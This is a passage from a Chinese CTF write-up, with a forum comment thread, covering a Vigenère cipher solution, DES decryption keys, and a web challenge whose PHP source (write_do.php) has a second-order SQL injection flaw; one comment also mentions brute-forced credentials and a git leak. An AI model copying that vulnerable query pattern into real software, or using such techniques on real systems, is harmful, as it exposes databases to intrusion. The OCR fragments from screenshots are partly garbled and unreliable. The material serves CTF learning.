。。。破解出来就是这个密码。flag 直接ctrl+F 查询一下就OK  
希望师傅们不要因为这个=。= 真没啥惹的。凭空想的flag 的剧情明天可能就上演了



icqvigenere

维吉尼亚密码

Vigenere Cipher

```
ssi ifcocktk, xui vmzuj gmxzrv fj bju ktgmarvbb, c, yn xgmeiu aqvz g, bni sniwb nuobkv bj klm mut. bniewszg, hje r eah tstwci i uj glv zquieûk wdyrva chz  
cyiq, rraqno g. aovprvta, vjz zlx wvgvpt gmxzrv fj bju ktgmarvbb, vxz akgbu pmvjz uj glv oma yn cyiq. xyl tgjomx eg vfa m cdy kuphqe x qu n. opk vrvk sn  
vxz xrevzkifv yn mtgvtizgt dv g wvqzpit vvanabr:
```

```
gpikdoadx:      nxkekmqolga  
ovc:      tgcjvrissep  
eykpkvgiox:      tzvjxbisvelz  
fuxzetgmfr qu fzzlseqv ja wjqt k g klm ter qt xui keynu wwxvrvsgfyio zs glv oma, vdvjam klm renqzmr fj bju xqvlrvkifv bzbzie me xpcj awc eah klmp knqt  
glv gwknkv'y pnvvp iu jcm vpmemxj. awx ikedttg, yi zua y (jisu muhwt), xui taxjumbkg p rtxgma or pscyp q, xpogu mj xpg vdyx cprmvvub rigxvv. vgno, zua  
r (jisu muhwt) mf kfrn ve, opk gvtizvusb d mf pfgivuy bneg mj jwvdy qt gbplqv v. jocy x vw klm uuxwth cprmvvub rigxvv.
```

icqvigenere

加 密

解 密

thequickbrownfoxjumpsoverlazydogshistorythefirstwelldocumentedddescriptionofapolyalphabeticcipherwasformulatedbyleonbattistaalbertiaroundandusedametalcipherdisc  
toswitchbetweencipheralphabetsalbertissystemonlyswitchedalphabetsafterseveralwordsandswitcheswereindicatedbywritingtheletterofthecorrespondingalphabetinthe  
textlaterinjohnmestriethemiusinhisworkpoligraphia inventedthetabularactacricticalcomponentofthevigenrecipherthetritthemiuscipherhoweveronlyprovidedaprogressive  
rigidandpredictablesystemforswitchingbetweencipheralphabetscitationneededwhatinowknowmasthevigenrecipherwasoriginallydescribedbygiovanbattistabellasoinhisbook  
lacifradelsiggiobanbattistabellasohbuiltuponthetabularactaoftrithemiusbutaddedarepeatingcountersignakeyto switchcipheralphabetseveryletterwhereasalbertiandtrith  
hemiususedafixedpatternofsubstitutionsbellasoschemeanthepatternofsubstitutionscouldbeasilychangedsimplybyselectingnewkeykeyswere typicallysinglewordso  
rtphrasesknown tobothpartiesinadvanceor transmittedoutofbandalongwiththemessagebellasosmethodthusrequiredstrongsecurityforonlythekeyasitisrelativelyeasytosecure  
shortkeyphrasesuchasbyapreviousprivateconversationbellasosystemwasconsiderablymoresecurecitationneededblaisevigenrepublishedhisdescriptionofasimilarbutstrong  
gerautokeycipherbeforethecourtofenryiii offranceinlaterinthe16thcenturytheinventionofbellasoscipherwasmisattributedtovigenredavidkahninhisbookthecodebreakerslame  
ntedthemisattributionbysayingthathistoryhadi gnoredthisimportantcontributionandinsteadnamedaregressiveandelementarycipherforhimvigenrethoughhehadnothingtodowith  
itthevigenreciphergainedareputationforbeingexceptionallystrongnotedauthorandmathematiciancharleslutwidedodgsonlewisscarrollcalledthevigenrecipherunbreakableinh  
ispiece thealphabetcipherinachildrensmagazineinscientificamericandescribedthevigenrecipherasimpossibleoftranslationthatreputationwasnotdeservedcharlesbabbageisk  
nomtohavebrokenavariantofthecipherasearlyasbutfailedtopublishhisworkkasiskientirelybroke thecipherandpublishedthetechniqueinthe19thcenturybutevenearliersomeskill  
edcryptanalystscouldoccasionallybreakthecipherinthe19thcenturycryptographicsslideruleusedasacalculationaidbytheswissarmybetweenthevigenrecipherissimpleenough  
to beafieldcipherifitisusedinconjunctionwiththecipherdisks theconfederatestatesofamericaforexampleusedabrasscipherdisktoimplementthevigenrecipherduringtheamericanci  
lwar theconfederacy messageswere farfromsecretandtheunionregularlycracked themessages throughoutthetwar theconfederateleader shipprimarilyrelieduponthreekeyphrasesman  
chesterbluffcompletevictoryandasthewarcame toaclosecomertributionongilbertvernamtried torepair thebrokenciphercreating thevernamvigenrecipherinbutnomatterwhatthedit  
hecipherwasstillvulnerable tocryptanalysisvernamsworkevereventuallyledtotheonetimepadatheoreticallyunbreakablecipherdescriptionthevigenresquareorvigenretabl  
also knownasthetabularactacanbeusedforencryptionanddecryptioninacaesarcipher eachletterofthealphabetis shiftedalongsomenumero ofplacesforexampleinacaesarcipherofshiftawouldbeco  
m sseveralcaesariphersinsequencewithdifferentshiftvalues to theleftcom paredtothepreviousalphabetcorrespondingtothepossiblecaesariphersatdifferentpointsintheencryptionprocessthe  
shiftedcyclicallytothelleftcomparedtothepreviousalphabetcorrespondingtothepossiblecaesariphersatdifferentpointsintheencryptionprocessthe  
respondingtothepossiblecaesariphersatdifferentpointsintheencryptionprocessthecipherusesadifferentalphabetfromoneoftherows thealphabetusedateachpointdependsona

发现flag  
rectacricticalcomponentofthevigenrecipherthetritthemiuscipherhoweveronlyprovidedaprogressive rigidandpredictablesystemforswitchingbetweenciphe  
herwasoriginallydescribedbygiovanbattistabellasoinhisbooklacifradelsiggiobanbattistabellasohbuiltuponthetabularactaoftrithemiusbutaddedarep  
erwhereasalbertiandtrithemiususedafixedpatternofsubstitutionsbellasoschemeanthepatternofsubstitutionscouldbeasilychangedsimplybyselecti  
own toboth parties in advance or transmitted out of band along with the message bellasos metho d thus required strong security for only the key as it is relatively easy t  
ation bellasos system was considerably more secure citation needed blaise vigen re published his description of a similar but stronger auto key cipher before the c  
on of bellasos cipher was mis attributed to vigen redavid kahn in his book the code breakers lamented the mis attribution by saying that history had ignored this import  
y cipher for him vigen re though he had nothing to do with it the vigen recipher gained a reputation for being exceptionally strong noted author and mathematician charl  
breakable in his piece the alphabet cipher in a childrens magazine in scientific americ a described the vigen recipher as impossible of translation that reputation  
nt of the cipher as early as but failed to publish his work kasiskientirely broke the cipher and published the technique in the 19th century but even earlier some skilled c  
tury cryptographic sliderule used as a calculation aid by the swiss army between and the vigen recipher is simple enough to be a field cipher if it is used in conjunction  
e used a brass cipher disk to implement the vigen recipher during the american civil war the confederacy messages were far from secret and the union regularly cracked  
imarily relied upon three key phrases manchester bluff complete victory and as the war came to a close comertribution on gilbert vernam tried to repair the broken cipher  
the cipher was still vulnerable to cryptanalysis vernamsworkevereventually led to the onetime padatheoretically unbreakable cipher description the vigenre  
d forencryption and decryption in a caesar cipher each letter of the alphabet is shifted along some number of places for example in a caesar cipher of shift a would becom  
s several caesar p h e r s in sequence with different shift values to the left compared to the previous alphabet corresponding to the possible caesar p h e r s at different points in the encryption process the  
shifted cyclically to the left compared to the previous alphabet corresponding to the possible caesar p h e r s at different points in the encryption process the  
edateachpoint depends on arepeating keyword citation needed forexamplesuppose that the plaintext to be encrypted is attack at dawn then the person sending the message c  
e plaintext forexample the key word lemon lemon lemon lea ch row starts with a key letter the rest of the row holds the letters at o in shifted order although there are ke  
sasthere are unique letters in the key string here just keys lemon flag and vigenere is very easy huh and for successive letters of the message successive letters of the  
singits corresponding key row then the next letter of the key is chosen and that row is gone along to find the column heading that matches the message character the letter att  
xample the first letter of the plaintext is paired with the first letter of the key forerow and column a of the vigenresquare are used namely ls similarly for the  
ed the letter at row e and column ix the rest of the plaintext is enciphered in a similar fashion plaintext attack at dawn key lemon lemon le cipher text lxfopvefrnhrde  
ding to the key finding the position of the cipher text letter in that row and then using the column label as the plaintext for example in row f from lemon the cipher text l  
ef from lemon is gone to the cipher text x is located that is found in column tt thus it is the second plaintext letter

flag{vigenereisveryeasyhuh}

点击收藏 | 1 关注 | 2

[上一篇：【2018年 网鼎杯CTF 第四场...】](#) [下一篇：\[红日安全\]代码审计Day10 -...](#)

1. 20 条回复



[Cosmo](#) 2018-08-30 03:43:44

点赞~

0 回复Ta

---



[youncyb](#) 2018-08-30 09:56:38

哪位表哥有第四场的账号吗，可以借来看看题目吗

0 回复Ta

---



kkkkkkk 2018-08-30 10:06:33

第一，在github上直接搜 青龙鼎科技 如果能直接搜索到，我觉的可能是我的github没开会员

 青龙鼎科技

拉请求 问题 市井 探索

QLDKEJI / web

[代码](#) 问题 0 提取请求 0 项目 0 Wiki Insights

科: 硕士 web / api.php

QLDKEJI 创建api.php

1个贡献者

4行 (3个sloc) 55字节

```
1 <? PHP
2 // http://10.220.56.29/MD_UserListAPI.php?uid=
3 ? >
```

©2018 GitHub, Inc. 贡献 隐私 安全 状态 帮助我

先知社区



第二，这个hhhhh -> ctf2333 也是猜的吗？

各种尝试无果之后去掉后面hhhhhhhhhhh 可能是那个加密的key

然后进行des解密如下：

iwonsn加密解密  
Serpent加密解密  
Gost加密解密  
Rijndael加密解密  
Cast加密解密  
Xtea加密解密  
非对称性加密解密  
rsa公钥加密解密  
rsa私钥加密解密  
RSA密钥对  
RSA私钥密码清除  
RSA私钥密码修改  
PKCS#1转PKCS8  
校验RSA密钥对  
私钥中提取公钥  
Rsa公钥解析  
DSA密钥对

1 大数据分析  
2 远程监控  
3 今年一二级建造师  
4 专升本 成考  
5 cms在线识别  
6 服务器租用一天  
7 国外代理服务器  
8 指纹应用  
9 学习Python  
10 4444程序源代码

NordVPN  
NordVPN提供最安全的网上浏览的体验

DES加密模式: ECB 填充: zeropadding 密钥: ctf2333 偏移量: iv偏移量, ecb模式 输出

待加密、解密的文本: \* x

c8Q1zK+8BvsiXc/ERFpAMaBPiIc1eHcQ0MnQDkR+uKzYZere5DSXw=

↑ 将你的电脑文件直接拖入试试^^

DES加密、解密转换结果(base64了): \* x


flag [2ce3b416457d4380dc9a6149858f71db]

DES加密 DES解密

先知社区

第三，这个猜到的密码，而且解码后在一眼乱码中能确定是正确的

# shanghai



这个看起来就像是维尼亚密码

因为不晓得密码。所以一直很纠结，密码是什么，然后猜呗、


看看i春秋 是不 密码

然后用这个然后看题目上海。然后又有点迷糊

最后没办法。只能一个尝试，无意中想到啊icq + 维尼亚

icqvigenerere

神奇的是竟然解密成功 我靠。神仙啊。





[print](#) 2018-08-30 10:25:39

[@1867262\\*\\*\\*\\*@163.](#)

维尼亚密码破解网址：<https://quballa.de/vigenere-solver> 解开不就行了

然后github 搜索一下不就有了。您老看看还有什么毛病么。

0 回复Ta



[print](#) 2018-08-30 10:28:14

[@1867262\\*\\*\\*\\*@163.](#)

ctf2333 你就没有做这个题目么。分离出一张png 文件 key: . ctf2333 。您老看看还有什么毛病。

0 回复Ta



[by wm](#) 2018-08-30 10:35:36

你有你的write\_do，我有我的write\_do，  
不是很write，但是很do，，

### comment

爆破得到账号密码 zhangwei zhangwei666

同时发现git 泄露 get 源代码。发现write\_do.php 中很一个很有意思的地方

```
14 switch ($GET['do'])
15 {
16
17     # 写操作
18     case 'write':
19         # 接受字符串并得特殊的字符串
20         $category = addslashes($_POST['category']);
21         $title = addslashes($_POST['title']);
22         $content = addslashes($_POST['content']);
23         # SQL 写入语句
24         $sql = "insert into board
25             set category = '$category',
26             title = '$title',
27             content = '$content'";
28
29         # 执行
30         $result = mysql_query($sql);
31         # 返回index.php 页面
32         header("Location: ./index.php");
33         break;
34
35     # 评论
36     case 'comment':
37         # 转义字符
38         $bo_id = addslashes($_POST['bo_id']);
39         # 拼接一下
40         $sql = "select category from board where bo_id = '$bo_id'";
41         # 执行
42         $result = mysql_query($sql);
43         # 获取行数
44         $num = mysql_num_rows($result);
45         # 如果大于0
46         if($num>0){
47             # 从结果集中取得一行作为关联数组，或数字数组，或二者兼有
48             $category = mysql_fetch_array($result)['category'];
49             # 构造
50             $content = addslashes($_POST['content']);
51             $sql = "insert into comment
52                 set category = '$category',
53                 content = '$content',
54                 bo_id = '$bo_id'";
55             $result = mysql_query($sql);
56         }
57         # 到这个URL 中
58         header("Location: ./comment.php?id=$bo_id");
59         break;
```

正在打开 write\_do.php

您选择了打开:

☒ write\_do.php

文件类型: php File (324 字节)

来源: ...e3b5da7eafe3f25aff0d3c5994eb4.game.ichunqu

您想要 Firefox 如何处理此文件?


☐ 打开, 通过 选择...

☒ 保存文件

☐ 以后自动采用相同的动作处理此类文件。

取消 确定

```
1 <?php
2 include "mysql.php";
3 session_start();
4 if($_SESSION['login'] != 'yes'){
5     header("Location: ./login.php");
6     die();
7 }
8 if(isset($_GET['do'])){
9     switch ($_GET['do'])
10     {
11         case 'write':
12             break;
13         case 'comment':
14             break;
15         default:
16             header("Location: ./index.php");
17     }
18 }
19 else{
20     header("Location: ./index.php");
21 }
22 ?
23 >
```




我们可能做的不是一道题？？

0 回复Ta



[print](#) 2018-08-30 10:50:00



```
1 <?php
2 include "mysql.php";
3 session_start();
4 if($_SESSION['login'] != 'yes'){
5     header("Location: ./login.php");
6     die();
7 }
8 if(isset($_GET['do'])){
9     switch ($_GET['do'])
10    {
11        case 'write':
12            $category = addslashes($_POST['category']);
13            $title = addslashes($_POST['title']);
14            $content = addslashes($_POST['content']);
15            $sql = "insert into board
16                set category = '$category',
17                  title = '$title',
18                  content = '$content'";
19            $result = mysql_query($sql);
20            header("Location: ./index.php");
21            break;
22        case 'comment':
23            $bo_id = addslashes($_POST['bo_id']);
24            $sql = "select category from board where id='$bo_id'";
25            $result = mysql_query($sql);
26            $num = mysql_num_rows($result);
27            if($num>0){
28                $category = mysql_fetch_array($result)['category'];
29                $content = addslashes($_POST['content']);
30                $sql = "insert into comment
31                    set category = '$category',
32                      content = '$content',
33                      bo_id = '$bo_id'";
34                $result = mysql_query($sql);
35            }
36            header("Location: ./comment.php?id=$bo_id");
37            break;
38        default:
39            header("Location: ./index.php");
40    }
41 }
42 else{
43     header("Location: ./index.php");
44 }
45 ?>
```



0 回复Ta



by\_wm 2018-08-30 10:52:13

@print 所以你的git 很优秀哟。。

1 回复Ta



[kkkkkkk](#) 2018-08-30 11:12:34

[@print](#) 兄弟你现在评论里面发的当然没毛病，现在大团队的wp都公开了。  
您这原先wp里面发的，猜密钥我就觉得很神奇

1 回复Ta




[kkkkkkk](#) 2018-08-30 11:18:28

[@print](#) 您原先的wp里面讲 维尼亚密钥靠猜的，hhhh是密钥  
现在说 一题是网址在线解的密钥，一题是分离出一张png拿到的密钥  
现在把文章改了，兄弟，我这边都还是有截图的





神奇的是竟然解密成功 我靠。神仙啊。




## 发现flag

[illegible]



[kkkkkkk](#) 2018-08-30 11:22:09

2018.8.30 11.21

 [Features](#) [Business](#) [Explore](#) [Marketplace](#) [Pricing](#)  [Sign in](#) or [Sign up](#)

Repositories

Code

Commits1


Issues34

Marketplace

Topics

Wikis18

Users




We couldn't find any repositories matching '青龙鼎科技'

You could try an [advanced search](#).

[Advanced search](#) [Cheat sheet](#)

© 2018 GitHub, Inc. [Terms](#) [Privacy](#) [Security](#) [Status](#) [Help](#)



[Contact GitHub](#) [Pricing](#) [API](#) [Training](#) [Blog](#) [About](#)

先知社区

1 回复Ta



[print](#) 2018-08-30 11:42:55

[@kkkkkkk](#) <https://github.com/QLDKEJI/web>

[print](#) 2018-08-30 12:01:43

@kkkkkkk 大佬我都不知道你要怼啥。

首先第一个双色球，给你说明一下：

那个分离图片的第一步就是分离出了png 得到key 的值啊、二进制解出来的是后面跟着一大堆的hhhhhhhhh 那么多hhhhhhh 你不觉得奇怪么。为毛有那么多hhhhh。我也很纳闷为毛这么多hhhhh 我猜测一下。去掉hhhhh。这是正常的思路啊。

维尼亚密钥

原先是猜不出来。

后面队友发了密码给我。

wp我也没想改。我只是加了一句。一个密码题目非要较真干嘛。

写成猜就是为了娱乐一下。

blog你现在搜索

2018-08-31:11:57



[print](#) 2018-08-30 12:13:41

[@kkkkkkk](#) 谁知道娱乐之后，就有了凭空猜flag 的剧情了。

0 回复Ta

---



[LzSkyline](#) 2018-08-30 14:09:27

我也想py..啊不是, 我也想那个很棒的git工具拿完整的write\_do源代码

0 回复Ta

---



[小青2912](#) 2018-08-30 14:09:48

求shellcoder.....

0 回复Ta

---



[白菜](#) 2018-08-30 15:59:31

评论区好热闹

0 回复Ta

---



[haibara\\*\\*\\*\\*@163.](#) 2018-09-01 12:59:43

我们和他不一样，炼狱模式

@by\_wmk w

0 回复Ta

---



[haibara\\*\\*\\*\\*@163.](#) 2018-09-01 13:01:07

大佬，为何如此优秀，怎么做到的。

[@print](#)

0 回复Ta



[haibara\\*\\*\\*\\*@163.](#) 2018-09-01 13:02:32

最后一题WP有没

0 回复Ta

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)